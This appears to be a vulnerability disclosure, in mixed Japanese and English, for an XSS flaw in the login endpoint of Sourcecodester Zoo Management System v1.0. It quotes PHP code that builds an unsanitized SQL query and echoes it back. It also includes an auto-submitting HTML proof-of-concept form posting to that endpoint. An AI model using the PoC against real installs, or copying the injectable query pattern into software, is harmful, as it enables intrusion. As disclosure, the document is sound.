 mmakingdom/cve-2025-65881

Sourcecodester Zoo Management System v1.0 は、/classes/Login.php において、Content-Type が無効であるために Cross Site Scripting (XSS) の脆弱性があります。


The Project Zoo Management System v1.00 is vulnerable to Cross-site scripting (XSS) on /zms/classes/Login.php?f=login due to:
Content-type of JSON Responses on /zms/classes/Login.php?f=loginAllowing unauthenticated attackers to inject malicious HTML/JS that executes in victim's browsers.
/zms/classes/Login.php
return json_encode(array(
    'status' => 'incorrect',
    'last_qry' => "SELECT * from users where username = '$username' and password = md5('$password') "
));
$usernameパラメータはSQLクエリで使用される際やレスポンスに反映される際にサニタイズされていません。この同じ欠陥は以前、SQLインジェクションの脆弱性(CVE-2025-7160)を引き起こしました。login()関数に次の行を追加してください:
public function login(){
		header('Content-Type: application/json; charset=utf-8');
		extract($_POST);

<!DOCTYPE html>
  <html>
  <head>
      <title>CSRF PoC</title>
  </head>
  <body>
      <h3>Standard CSRF PoC</h3>
      <form action="http://localhost/zms/classes/Login.php?f=login" method="post">
      <input type="hidden" name="username" value="awdawdawdawdawaaaa$" />
    <input type="hidden" name="password" value="awdawda" />
          <input type="submit" value="Submit request" />
      </form>
      <script>
          history.pushState('', '', '/');
          document.forms[0].submit();
      </script>
  </body>
  </html>
ソースコードはこちらから無料でダウンロードできます:
https://www.sourcecodester.com/php/15344/zoo-management-system-phpoop-free-source-code.html
Muntadhar M. Ahmed (almuntadhar0x01)
